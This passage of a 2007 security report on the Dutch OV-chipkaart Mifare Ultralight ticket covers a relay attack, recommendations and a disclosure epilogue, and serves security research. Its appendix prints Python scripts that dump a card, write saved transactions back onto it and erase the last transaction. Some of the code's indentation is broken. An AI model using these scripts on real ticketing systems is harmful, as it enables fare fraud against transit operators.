This opens the way to digital pickpocketing. If an attacker presents the fake card to a reader and an accomplice gets a connected remote reader within reading distance of a victim's card, the attacker can use the fake tag to complete any transaction while the real card is being charged. With this technique, it would be possible to use the OV-chipkaart of an innocent victim to check in or check out, without the victim being aware of it. This attack would have to be carried out twice; once to check-in at the beginning of a trip, once to check-out at the end. Although ticket inspections in the metro are relatively rare, an inspector would obviously not be fooled by the device.

Because encryption is irrelevant in this attack – the encrypted commands and responses are simply directly forwarded in each direction – this attack is relevant not only to the Mifare Ultralight, but also to the Mifare Standard 4k.

There is no way for a victim to detect this attack, because there is no way for the victim to notice his card is being activated. Therefore a preventive solution is required. Experiments by Kasper, Carluccio and Paar [25] show that a single layer of aluminum foil wrapped around the card is sufficient to prevent it from being read. Unfortunately the consequence of using such a protective shell is the added need to remove it from its shell every time it has to be used in a valid transaction.

6 Recommendations

Based on our experience with the OV-chipkaart system and its weaknesses, we present the following recommendations. These recommendations are in addition to the specific solutions to the problems described in section 3.

6.1 Adopt a more open approach to security

We recommend that organisations involved in the implementation of systems of this magnitude allow and support public security evaluations of such system. We commend the use well documented standards such as Mifare Ultralight, but regret that documentation regarding OV-chipkaart specific matters is not available for public scrutiny.

An open approach to security allows public research, generally resulting in more robustness and stronger security of systems. A secretive approach to security may result in many unnoticed vulnerabilities in live systems, which may be abused by people with dubious motives. Only when you are lucky students with good intentions find your problem first.

6.2 Discontinue the Mifare Ultralight disposable OV-chipkaart

From a security viewpoint Mifare Ultralight cards have a major disadvantage over Mifare Standard 4k cards. While the latter are protected from reading and writing by untrusted parties that do not know a secret key, the former are publicly readable and partly writable. It is exactly for this reason that this report focuses mainly at Mifare Ultralight cards. Although the vulnerabilities we have uncovered can all be solved, there is no way to defend a Mifare Ultralight card against a spoofing attack as described in section 5.1.

Switching all products to the significantly better protected Mifare Standard 4k cards would greatly increase the security of the OV-chipkaart system. Unfortunately cost is a considerable drawback to such a measure; the Mifare Standard 4k cards are more expensive than their less secure Ultralight cousins. Nonetheless this would be a smart investment in the overall security of the OV-chipkaart system.

6.3 Encrypt all data on the disposable OV-chipkaart

In case the Mifare Ultralight cards are not phased out as recommended above, we recommend one significant design change to the data on the disposable OV-chipkaart. As explained in section 2.3.1, half of each transaction on a card is unencrypted, the other half encrypted. The unencrypted part shows information such as the transaction counter, the city, the type of transaction, the date and the time. This information can be read by anyone with access to the card.

There are two main arguments in favour of encrypting this information. Firstly, this information is a precious gift to any attacker interested in learning how a disposable OV-chipkaart works, while the current attitude of Trans Link Systems seems to be secrecy regarding security. Each bit of information gained, makes finding potential attacks easier. Although the vulnerabilities discussed in section 3 could have been uncovered even if the transactions had been completely encrypted, having the information made the process significantly easier.

A second argument is related to privacy. Although the unencrypted data does not contain much more than the data on a regular strip ticket (strippenkaart), there is no pressing need for it to be unencrypted and publicly readable. Apart from semi-compatibility with readers that are unable to decrypt the encrypted data, we have been unable to determine any compelling reason for leaving a part of the data unencrypted.

Based on these arguments we recommend changing the design of the data on the card so that transactions are completely encrypted.

6.4 Improve the public information about the OV-chipkaart

A major part of the success of the introduction of the OV-chipkaart depends on convincing the customers to accept the system. Critical in such a task is the need to give customers correct and consistent information. During our research we encountered various situations in which we received incorrect, inconsistent or incomplete information, both from documentation such as flyers and brochures and from OV-chipkaart staff. Especially information relating to the disposable OV-chipkaart is often deficient. The training of OV-chipkaart staff is definitely an issue which should receive some attention.

7 Conclusions

In this report we present a security analysis of the Mifare Ultralight based disposable OV-chipkaart, which is currently being introduced in the Netherlands. The OV-chipkaart is intended to replace current public transport payment methods by 2009.

Based on an analysis of the data gathered throughout the project several experiments were attempted using publicly available and affordable equipment, resulting in the discovery of three vulnerabilities. The most serious vulnerability allows free travel. We were very surprised to find such a critical vulnerability in a system which is actively being used. Such an obvious and critical vulnerability should have been found, either by the manufacturer or during earlier security reviews.

In addition to solutions to these specific vulnerabilities, we present several more general recommendations. First of all, and the most important, we suggest a more open attitude towards public security evaluations to improve the quality of the system. Secondly we recommend removing Mifare Ultralight cards from the OV chipkaart product line, because the fully accessible nature of those cards opens many avenues of attack. Our third recommendation applies if Mifare Ultralight cards remain in use and constitutes the encryption of all data on the disposable OV-chipkaart.

Future work

Further research into this subject may focus on performing a spoofing and a relay attack on the OV-chipkaart. Although it has been demonstrated by others that these attacks are feasible, demonstrating such an attack in the context of the OV-chipkaart would greatly increase the awareness of people to the security problems that are attached to the use of RFID technology. The devices that would have to be developed could also serve the purpose of allowing more varied tests and more detailed analysis.

Another interesting subject could be the decryption of the encrypted parts of the data on the disposable OV-chipkaart. Additionally crypto-analysis might be done on the CRYPTO1 algorithm that is used by Mifare Standard 4k cards that are used as permanent OV-chipkaart. Our findings regarding the data on the Mifare Ultralight cards might serve as a stepping stone in such a project.

8 Epilogue

July 1, 2007

The goal of this project was to evaluate and if possible improve the security of the OV-chipkaart. Therefore we decided at the start of this project to inform Trans Link Systems of any vulnerabilities we might encounter, before making our results public. We believed, and still do, that it is important to give the owner of a system a chance to solve a problem before making it public, to prevent any vulnerabilities from being exploited.

Because we did indeed find several vulnerabilities, we contacted Trans Link Systems and presented our results. We must express our gratitude to our contacts within Trans Link Systems for their constructive attitude in their contact with us. We believe the problem was approached in a very professional manner. As far as we have been able to determine, adequate measures have been taken to resolve the problems.

Unfortunately solving issues takes time, especially in a project as large as the OV-chipkaart. Because our intention is to solve a problem and not create one, we have decided of our own accord not to publish the exact details of the vulnerability that allows free travel until a later date, to allow a solution to be implemented and prevent the vulnerability from being exploited.

July 6, 2007

On Monday July 2, 2007 the Dutch press was made aware of the problem in a joint press release sent out by the University of Amsterdam and Trans Link Systems. The news was picked up by various information technology related news websites. In addition, on July 3, 2007 we had interviews with the free daily newspaper Spits and the radio show Radio 1 Online.

We concluded our project by presenting our work in a public presentation on July 4, 2007. In this presentation we did not yet release the details of the vulnerability we uncovered.

July 26, 2007

On July 18, 2007 we were asked by the RET in Rotterdam to test a new version of the reader software which was about to be put into the OV-chipkaart readers. This new version was supposed to solve the vulnerabilities we uncovered.

Before testing the new software, we verified that the problems were present in the old version. That was indeed the case. Once the new software had been activated, we set about testing the three vulnerabilities we described in section 3 of this report.

It turned out that the two most serious problems have been solved. It is no longer possible to reset a card so that it can be used to check in indefinitely. In addition, the defence mechanism described in section 2.2.2 can no longer be disabled.

The only problem that remains, is the possibility of doing multiple check-outs, by rewriting a card after travel to the state it was in during travel. In contrast to the previous to problems, solving this issue requires a change in the design of the software, which makes changing it more complicated. Luckily the impact of this vulnerability is only minor. Being able to check out is not much use if you can not check in.

Because the problem has been solved, we have decided to release the entire report including the section containing the details of the vulnerability which allowed free travel.

Appendix

In this Appendix we present the scripts we created based on Adam Laurie's RFIDIOt python library.

ovread.py

```
#!/usr/bin/python
#
# Authors:
#  * M.E. van der Schee (mvdschee@os3.nl)
#  * P.J. Siekerman (pjsiekerman@os3.nl)
#
# This program is written to simplify copying data from a
# Mifare Ultralight card to disk.
#
# This program is easy to use: Present a card to the reader,
# wait for the beep and remove the card.
#
# We thank Adam Laurie for writing RFIDIOt an making it publicly
# available so that we could base this script on his tools.
# We've used version 0.1n.
#
# RFIDIOt depends on:
#  * python
#  * python-serial
#  * python-crypto
#  * python-imaging
#
# Before using this script make sure you edit RFIDIOtconfig.py and
# set line="/dev/ttyS0" when the reader is connected to COM1 and
# line="/dev/ttyS1" when it is connected to COM2.
#
# See http://www.rfidiot.org/ for more information.
#

import RFIDIOtconfig
import re
import time
import sys
import os

# Use RFIDIOt library
try:
  card=RFIDIOtconfig.card
except:
  os._exit(False)

# Endless loop
while True:
  # Tell the user what to do
  print 'place card'
  # Wait for card
```

```
card.select()
# While no card is selected
while card.data == 'N':
  # Try 4 times a sec
  time.sleep(0.25)
  card.select()
# Card is found, read its UID
uid = card.data
# Tell the user what to do
print 'reading card to disk, please wait'
# Create a descriptive filename
filename='log_'+uid+'.txt'
# Create an array that will hold the lines of the log file
lines=[]
# Append a first log line containing the UID.
lines.append('uid: ' + uid)
# Read the first block from the card
card.readblock(0)
# Store the data that we've read into the 'data' variable
data = card.data
# Split the data of the first 16 bytes (32 hex characters) according to the specs
r = re.match ( '(.{18})(.{2})(.{2})(.{2})(.{8})', data)
# The third group in the split is the first lock byte
lock1=int(r.group(3),16)
# The fourth group in the split is the second lock byte
lock2=int(r.group(4),16)
# Create an array that will contain the locked pages
lockedpages=[]
# If bit 0 is set, then the OTP lock lock is enabled
if (lock1>>0)&1:
  lockedpages.append('lck_otp')
# If bit 1 is set, then the pages 4-9 lock lock is enabled
if (lock1>>1)&1:
  lockedpages.append('lck_4-9')
# If bit 2 is set, then the pages 10-15 lock lock is enabled
if (lock1>>2)&1:
  lockedpages.append('lck_10-15')
# If bit 3 is set, then the OTP lock is enabled
if (lock1>>3)&1:
  lockedpages.append('otp')
# The other 4 bits in the first lock byte represent pages 4-7
for bit in range(4):
  # If the bit is set the page is locked
  if (lock1>>(4+bit))&1:
    lockedpages.append(str(4+bit))
# The 8 bits in the second lock byte represent pages 8-15
for bit in range(8):
  # If the bit is set the page is locked
  if (lock2>>bit)&1:
    lockedpages.append(str(8+bit))
# Add a line to the log containing the locked locks and locked pages
```

```
lines.append('lck: '+' '.join(lockedpages))
# The fifth group in the split are the OTP bits
otp=int(r.group(5), 16)
otpstr=''
# For all 32 OTP bits
for bit in range(32):
  # Print a space before the 16th bit
  if bit==16:
    otpstr+=' '
  # If the bit is set print '1' otherwise print '0'
  if (otp>>(31-bit))&1:
    otpstr+='1'
  else:
    otpstr+='0'
# Add a line to the log containing the OTP bits
lines.append('otp: '+otpstr)
# For all 4 (16 byte) sectors
for sector in range(4):
  # Read the sector from the card
  if card.readblock(sector*4):
    data=card.data
  else:
    continue
  # Match the 4 blocks that a sector contains
  r = re.match ( '(.{8})(.{8})(.{8})(.{8})', data)
  # Add a line to the log that contains the blocks of this sector seperated by spaces
  lines.append(r.group(1)+' '+r.group(2)+' '+r.group(3)+' '+r.group(4))
# Add a blank line
lines.append('')
# Try to append to an existing file otherwise create a file
try:
  f = open(filename,'a')
except IOError:
  f = open(filename,'w')
# Print all lines to the file
f.writelines([line+'\n' for line in lines])
# Close the file
f.close()
# Beep and tell the user what to do
print '\aremove card'
# While card is selected
card.select()
while card.data == uid:
  # Try 4 times a sec
  time.sleep(0.25)
  card.select()
```

ovcopy.py

```
#!/usr/bin/python
#
# Authors:
#  * M.E. van der Schee (mvdschee@os3.nl)
#  * P.J. Siekerman (pjsiekerman@os3.nl)
#
# This program copies the transactions from a Dutch
# "OV-chipkaart" to disk when the card is presented for the
# first time. When the card is presented and transactions
# for this card are available on the disk, these are copied
# form the disk to the "OV-chipkaart".
#
# This program is easy to use: Present a card to the reader,
# wait for the beep and remove the card.
#
# We thank Adam Laurie for writing RFIDIOt an making it publicly
# available so that we could base this script on his tools.
# We've used version 0.1n.
#
# RFIDIOt depends on:
#  * python
#  * python-serial
#  * python-crypto
#  * python-imaging
#
# Before using this script make sure you edit RFIDIOtconfig.py and
# set line="/dev/ttyS0" when the reader is connected to COM1 and
# line="/dev/ttyS1" when it is connected to COM2.
#
# See http://www.rfidiot.org/ for more information.
#

import RFIDIOtconfig
import re
import time
import sys
import os

# Use RFIDIOt library
try:
  card=RFIDIOtconfig.card
except:
  os._exit(False)

# Endless loop
while True:
  # Tell the user what to do
  print 'place card'
  # Wait for card
  card.select()
```

```
# While no card is selected
while card.data == 'N':
  # Try 4 times a sec
  time.sleep(0.25)
  card.select()
# Card is found, read its UID
uid = card.data
# Read the first block from the card
card.readblock(0)
# Create a descriptive filename
filename='card_'+card.data+'.txt'
# Create an array that will hold the lines of the log file
lines=[]
# Assume we want to write to the card
write=True
# Try to open the file from disk and read all contents to the lines array
try:
  f = open(filename,'r')
  lines = f.readlines()
  f.close()
except IOError:
  write=False
# If we were able to read from disk we want to write to the card
if write:
  # Tell the user what to do
  print 'write disk to card, please wait'
  # For sector 2 and 3 (sector 2 = block 4-7, sector 3 = block 8-15)
  for sector in range(1,3):
    # Match the blocks for this sector from the lines array
    r = re.match ( '(.{8}) (.{8}) (.{8}) (.{8})', lines[sector+3])
    # For all blocks within this sector
    for block in range(4):
      # Read 16 bytes of data starting at the right block
      card.readblock(sector*4+block)
      # Change the first 8 hex characters of te data to the data read from disk
      data = r.group(block+1)+card.data[8:]
      # Write these 16 bytes to the card (4 bytes modified)
      if not card.writeblock(sector*4+block,data):
print 'failed with error: '+card.errorcode
      # Read the data we've just written
      card.readblock(sector*4+block)
      # Verify that the data was successfully written
      if data!=card.data:
print 'verify failed'
else:
  # Tell the user what to do
  print 'read card to disk, please wait'
  # Append a first log line containing the UID.
  lines.append('uid: ' + uid)
  # Store the data that we've read into the 'data' variable
  data = card.data
```

```
# Split the data of the first 16 bytes (32 hex characters) according to the specs
r = re.match ( '(.{18})(.{2})(.{2})(.{2})(.{8})', data)
# The third group in the split is the first lock byte
lock1=int(r.group(3),16)
# The fourth group in the split is the second lock byte
lock2=int(r.group(4),16)
# Create an array that will contain the locked pages
lockedpages=[]
# If bit 0 is set, then the OTP lock lock is enabled
if (lock1>>0)&1:
  lockedpages.append('lck_otp')
# If bit 1 is set, then the pages 4-9 lock lock is enabled
if (lock1>>1)&1:
  lockedpages.append('lck_4-9')
# If bit 2 is set, then the pages 10-15 lock lock is enabled
if (lock1>>2)&1:
  lockedpages.append('lck_10-15')
# If bit 3 is set, then the OTP lock is enabled
if (lock1>>3)&1:
  lockedpages.append('otp')
# The other 4 bits in the first lock byte represent pages 4-7
for bit in range(4):
  # If the bit is set the page is locked
  if (lock1>>(4+bit))&1:
    lockedpages.append(str(4+bit))
# The 8 bits in the second lock byte represent pages 8-15
for bit in range(8):
  # If the bit is set the page is locked
  if (lock2>>bit)&1:
    lockedpages.append(str(8+bit))
# Add a line to the log containing the locked locks and locked pages
lines.append('lck: '+' '.join(lockedpages))
# The fifth group in the split are the OTP bits
otp=int(r.group(5), 16)
otpstr=''
# For all 32 OTP bits
for bit in range(32):
  # Print a space before the 16th bit
  if bit==16:
    otpstr+=' '
  # If the bit is set print '1' otherwise print '0'
  if (otp>>(31-bit))&1:
    otpstr+='1'
  else:
    otpstr+='0'
# Add a line to the log containing the OTP bits
lines.append('otp: '+otpstr)
# For all 4 (16 byte) sectors
for sector in range(4):
  # Read the sector from the card
  if card.readblock(sector*4):
```

```
      data=card.data
    else:
      continue
    # Match the 4 blocks that a sector contains
    r = re.match ( '(.{8})(.{8})(.{8})(.{8})', data)
    # Add a line to the log that contains the blocks of this sector seperated by spaces
    lines.append(r.group(1)+' '+r.group(2)+' '+r.group(3)+' '+r.group(4))
  # Create a file for writing
  f = open(filename,'w')
  # Print all lines to the file
  f.writelines([line+'\n' for line in lines])
  # Close the file
  f.close()
# Beep and tell the user what to do
print '\aremove card'
# While card is selected
card.select()
while card.data == uid:
  # Try 4 times a sec
  time.sleep(0.25)
  card.select()
```

8.1 ovgroup.py

```
#!/usr/bin/python
#
# Authors:
#  * M.E. van der Schee (mvdschee@os3.nl)
#  * P.J. Siekerman (pjsiekerman@os3.nl)
#
# This program removes the last transaction from a Dutch
# "OV-chipkaart" allowing one to repeat this last transaction.
#
# This program is easy to use: Present a card to the reader,
# wait for the beep and remove the card.
#
# We thank Adam Laurie for writing RFIDIOt an making it publicly
# available so that we could base this script on his tools.
# We've used version 0.1n.
#
# RFIDIOt depends on:
#  * python
#  * python-serial
#  * python-crypto
#  * python-imaging
#
# Before using this script make sure you edit RFIDIOtconfig.py and
# set line="/dev/ttyS0" when the reader is connected to COM1 and
# line="/dev/ttyS1" when it is connected to COM2.
#
# See http://www.rfidiot.org/ for more information.
#

import RFIDIOtconfig

import re
import time
import sys
import os

# Use RFIDIOt library
try:
  card=RFIDIOtconfig.card
except:
  os._exit(False)

# Endless loop
while True:
  # Tell the user what to do
  print 'place card'
  # Wait for card
  card.select()
  # While no card is selected
  while card.data == 'N':
```

```
  # Try 4 times a sec
  time.sleep(0.25)
  card.select()
# Card is found, read its UID
uid = card.data
# Tell the user what to do
print 'card found, please wait'
# Read block 4
card.readblock(4)
block4 = card.data
# Read block 8
card.readblock(8)
block8 = card.data
# Assume we want to write to the card
write=True
# We dont want to write when block 4 is empty or has a default value
if block4=='0'*4*8 or block4=='F'*8+'0'*3*8:
  write=False
# We dont want to write when block 8 is empty or has a default value
if block8=='0'*4*8 or block8=='F'*8+'0'*3*8:
  write=False
# This variable holds 0 or the sector with the highest transaction counter value
sector = 0
# If no empty/default transactions are found
if write:
  # Determine transaction counter value of block 4
  nrblock4=(int(block4[0:8],16)>>12)&int('7fff',16)
  # Determine transaction counter value of block 8
  nrblock8=(int(block8[0:8],16)>>12)&int('7fff',16)
  # Choose the sector (4 blocks) with the highest transaction counter value
  if nrblock4>nrblock8:
    if block4>1:
      sector=1
  else:
    if block8>1:
      sector=2
# If a sector is choosen
if sector>0:
  # Warn the user we are going to write
  print 'delete last transaction'
  # For each block in the sector
  for block in range(4):
    # Read 16 bytes of data starting at the right block
    card.readblock(sector*4+block)
    # Change the first 8 hex characters (4 bytes) of the read data to zero's
    data = '0'*8+card.data[8:]
    # Write these 16 bytes to the card (4 bytes modified)
    if not card.writeblock(sector*4+block,data):
      print 'failed with error: '+card.errorcode
    # Read the data we've just written
    card.readblock(sector*4+block)
```

```
    # Verify that the data was successfully written
    if data!=card.data:
      print 'verify failed'
else:
  # Warn the user that there was no data to delete
  print 'nothing to delete'
# Beep and tell the user what to do
print '\aremove card'
# While card is selected
card.select()
while card.data == uid:
  # Try 4 times a sec
  time.sleep(0.25)
  card.select()
```

References

[1] *NXP - Products - Identification - Success Stories*, NXP,
http://www.nxp.com/news/identification/articles/success/

[2] *Kabinet steunt chipkaart*, NRC Handelsblad, June 26, 2003, p. 3,
http://www.nrc.nl/

[3] *Trans Link Systems - History*, Trans Link Systems,
http://www.translink.nl/content.asp?languageID=UK&pageID=13

[4] *APS: East-West Consortium bij laatste drie OV-Chipkaart*, ANP Pers Support, July 12, 2002,
http://www.perssupport.anp.nl/Home/Persberichten/Actueel?itemId=39101

[5] *Ov-chipkaart wellicht pas later ingevoerd*, NRC Handelsblad, April 20, 2007, p. 13,
http://www.nrc.nl/

[6] *Strippenkaart verdwijnt snel in metro Rotterdam*, NRC Handelsblad, June 25, 2007, p. 3,
http://www.nrc.nl/

[7] *Bits of Freedom Nieuwsbrief - Nr. 4.14*, Bits of Freedom, July 5, 2006,
http://www.bof.nl/nieuwsbrief/nieuwsbrief_2006_14.html

[8] *OV-chipkaart website*,
http://www.ov-chipkaart.nl/

[9] *Klantenservice OV-chipkaart*, OV-chipkaart Customer Service, Telephone: 0900-0980.

[10] *NXP Semiconductors website*,
http://www.nxp.com/

[11] *Mifare Products*, Mifare.net,
http://www.mifare.net/products/

[12] *Netherlands Nationwide Travelcard System*, G. Najman, Presentation at Nordic Lokaltraffic Conference, June 8, 2006,
http://www.nltk2006.fi/Najman%20G.pdf

[13] *Mifare Standard 4 kByte Card IC - MF1 IC S70 - Functional Specification - Rev. 3.1*, Philips Semiconductors, October 2002,
http://www.nxp.com/acrobat_download/other/identification/m043531.pdf

[14] *Mifare Ultralight - MF0 IC U1 - Contactless Single-trip Ticket IC - Functional Specification - Rev. 3.0*, Philips Semiconductors, March 2003,
http://www.wontec.com.tw/images/jpg/IC/ultralight.pdf

[15] *ISO/IEC 14443-1: Identification cards - Contactless integrated circuit(s) cards - Proximity cards - Part 1: Physical characteristics*, First edition, April 2000,
http://www.iso.org/iso/en/CatalogueDetailPage.CatalogueDetail?CSNUMBER=28728

[16] *ISO/IEC 14443-2: Identification cards - Contactless integrated circuit(s) cards - Proximity cards - Part 2: Radio frequency power and signal interface*, First edition, July 2001,
http://www.iso.org/iso/en/CatalogueDetailPage.CatalogueDetail?CSNUMBER=28729

[17] *ISO/IEC 14443-3: Identification cards - Contactless integrated circuit(s) cards - Proximity cards - Part 3: Initialization and anticollision*, First edition, February 2001,
http://www.iso.org/iso/en/CatalogueDetailPage.CatalogueDetail?CSNUMBER=28730

[18] *ISO/IEC 14443-4: Identification cards - Contactless integrated circuit(s) cards - Proximity cards - Part 4: Transmission protocol*, First edition, February 2001,
http://www.iso.org/iso/en/CatalogueDetailPage.CatalogueDetail?CSNUMBER=31425

[19] *Mifare Ultralight Features and Hints - AN 073120 - Rev. 2.0*, NXP, December 2006,
http://www.nxp.com/acrobat/other/identification/M073120.pdf

[20] *RFIDIOt website*, Adam Laurie,
http://www.rfidiot.org/

[21] *Socket Mobile CompactFlash RFID Reader Series 6E*,
http://www.socketmobile.com/products/bar-code-scanning-data-collection/series6/

[22] *SDiD 1010 NFC / RFID SD Card*, SDiD,
http://www.sdid.com/products1010.shtml

[23] *Nokia's NFC-enabled phone taps into mobile payment, ticketing and local sharing*, ContactlessNews, January 9, 2007,
http://www.contactlessnews.com/news/2007/01/09/nokias-nfcenabled-phone-taps-into-mobile-payment-ticketing-and-local-sharing/

[24] *Nokia 6131 NFC SDK 1.0*, Nokia, 2007,
http://sw.nokia.com/id/71494f51-cede-40ab-bf7f-2df241ff3796/DS_6131_NFC_SDK.pdf

[25] *An Embedded System for Practical Security Analysis of Contactless Smartcards*, Timo Kasper, Dario Carluccio, Christof Paar, 2006,
http://www.crypto.ruhr-uni-bochum.de/imperia/md/content/texte/publications/conferences/embedded_system.pdf

[26] *Practical Attacks on Proximity Identification Systems (Short Paper)*, G. Hancke, September 2005,
http://www.cl.cam.ac.uk/~gh275/SPPractical.pdf